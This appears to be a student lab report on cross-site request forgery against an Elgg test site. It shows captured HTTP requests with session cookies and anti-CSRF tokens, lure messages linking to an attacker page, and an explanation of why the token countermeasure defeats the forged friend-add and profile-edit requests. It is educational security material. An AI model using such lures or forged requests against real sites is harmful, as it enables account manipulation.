
```

HTTP Header Live
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript; charset=utf-8
Date: Sat, 03 Nov 2018 05:23:52 GMT
http://www.csrflabelgg.com/action/friends/rem
POST HTTP/1.1 200 OK
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=1m0j835gkml1l4Kmgms0647n0
Connection: keep-alive
_elgg_ts=1541255317&__elgg_token=pZkaanxlURY

Date: Sat, 03 Nov 2018 14:28:41 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 320
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

```

The screenshots below shows an HTTP POST request when Boby is adding Samy as a friend. We can see the details of the request below this screenshot to understand / view the secret token and timestamp.



The figure below shows the request. Here we see the `__elgg_ts` and `__elgg_token` parameter being passed as a parameter in the HTTP POST request.

A screenshot of a Mozilla Firefox browser window titled "moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox". The address bar shows a POST request to "http://www.csrflabelgg.com/action/friends/add?friend=45&__elgg_ts=1541255400&__elgg_token=89jBg". The main content area displays the raw HTTP headers and the body of the POST request. The headers include:

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=1lk6u9b8oso39upjquujm1bmt1
Connection: keep-alive
```

The body of the POST request contains the parameter `__elgg_ts=1541255400&__elgg_token=89jBgE0p_kpCcGarKyuSAA`. At the bottom left is a "Send" button, and at the bottom right is the text "Content-Length:56".

In the figure below, we attempt HTTP GET request to Add Boby as friend to Alice. The error is observed below “Form is missing `_token` or `_ts` fields” (our secret fields). Boby is not added as a friend (screen shot below this one). Due to the countermeasures, the attack is not successful.

The first screen shot shows the previous messages sent to Alice. Alice attempts to click on the first one, which is the one with the HTTP GET request to add Boby as a friend.

A screenshot of a web browser window titled "Alice's inbox : CSRF Lab Site - Mozilla Firefox". The URL in the address bar is "www.csrflabelgg.com/messages/inbox/alice". The page has a blue header with the title "CSRF Lab Site". Below the header is a navigation bar with links: Activity, Blogs, Bookmarks, Files, Groups, and More ». The main content area is titled "Messages" and "Inbox". It shows two messages from a user named "Bob".

- The first message is from "Bob" at "9 hours ago". The subject is "Hello Again!". The message body contains:

Hi Alice,

One more time! This time, if you click this, I *really* will not bug you!!!

<http://www.csrflabattacker.com/task2.html>

Thanks,

Boby
- The second message is from "Bob" at "11 hours ago". The subject is "Hello!". The message body contains:

Hi Alice,

Please click link below to stop me from bugging you!

<http://www.csrflabattacker.com/task1.html>

Thanks,

Boby

At the bottom of the inbox list are three buttons: "Delete", "Mark read", and "Toggle all". To the right of the inbox, there is a sidebar with links: "Search", "Alice", "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Inbox", and "Sent messages".

We see the error below which shows that the HTTP GET request was not success due to missing __token and __ts fields.

A screenshot of a web browser window titled "Alice's inbox : CSRF Lab Site - Mozilla Firefox". The URL in the address bar is "www.csrflabelgg.com/messages/inbox/alice". The page has a blue header with the title "CSRF Lab Site". Below the header is a navigation bar with links: Activity, Blogs, Bookmarks, Files, Groups, and More ». The main content area is titled "Messages" and "Inbox". It shows the same two messages from "Bob" as the previous screenshot. A red rectangular box highlights an error message in the top right corner: "Form is missing __token or __ts fields".

- The first message is from "Bob" at "9 hours ago". The subject is "Hello Again!". The message body contains:

Hi Alice,

One more time! This time, if you click this, I *really* will not bug you!!!

<http://www.csrflabattacker.com/task2.html>

Thanks,

Boby
- The second message is from "Bob" at "11 hours ago". The subject is "Hello!". The message body contains:

Hi Alice,

Please click link below to stop me from bugging you!

<http://www.csrflabattacker.com/task1.html>

Thanks,

Boby

At the bottom of the inbox list are three buttons: "Delete", "Mark read", and "Toggle all". To the right of the inbox, there is a sidebar with links: "Search", "Alice", "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Inbox", and "Sent messages".

Finally, we see that Boby was not added as a friend to Alice.

Alice's friends : CSRF Lab Site - Mozilla Firefox

Alice's friends : CSRF Lab Site | Preferences | +

www.csrflabelgg.com/friends/alice

... ⌂ ⌂ ⌂ Search

Account »

CSRF Lab Site

Activity Blogs Bookmarks Files Groups More »

Alice's friends

No friends yet.

Search


Alice

Blogs Bookmarks Files Pages Wire posts

Friends Friends of Friend collections Invite friends

Powered by Elgg

The figures below show the HTTP POST request to update Alice's profile to include the text "Boby is My Hero!". The results are below as well. The profile is not updated since the tokens are not provided, the HTTP POST in Boby's attack page fails.



Observations / Explanations

In this task we re-enabled counter measures which validate the timestamp and the token. With this validation in place, we can observe that neither the HTTP GET attack, which added Boby as Alice's friend, or the HTTP POST attack, which updated Alice's profile to include the text "Boby is My Hero!", worked. Both attacks failed. Since the attacker does not have access to the timestamp or the token, he/she cannot replicate that data in the requests. Also, since the timestamp and token values are not present in the requests, the requests fail without even evaluated their respective values.

Question 1:

Please point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool.

Answer:

Using the Add Friend screen shot previously shown, we can see the timestamp and token are supplied in the body as part of the HTTP POST request.

```
__elgg_ts=1541255400&__elgg_token=89jBgEOp_kpCcGarKyuSAA
```

Question 2:

Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

Answer:

The timestamp and token are hidden embedded elements in the client pages. There is no way for the attacker's web site to get this information from the valid client pages. So, while the attacker can know that he/she should provide a timestamp and token value on an HTTP GET or HTTP POST request, he/she will be unable to provide the *correct* values that would allow the attack to pass the countermeasure; i.e. the validation of the timestamp and token.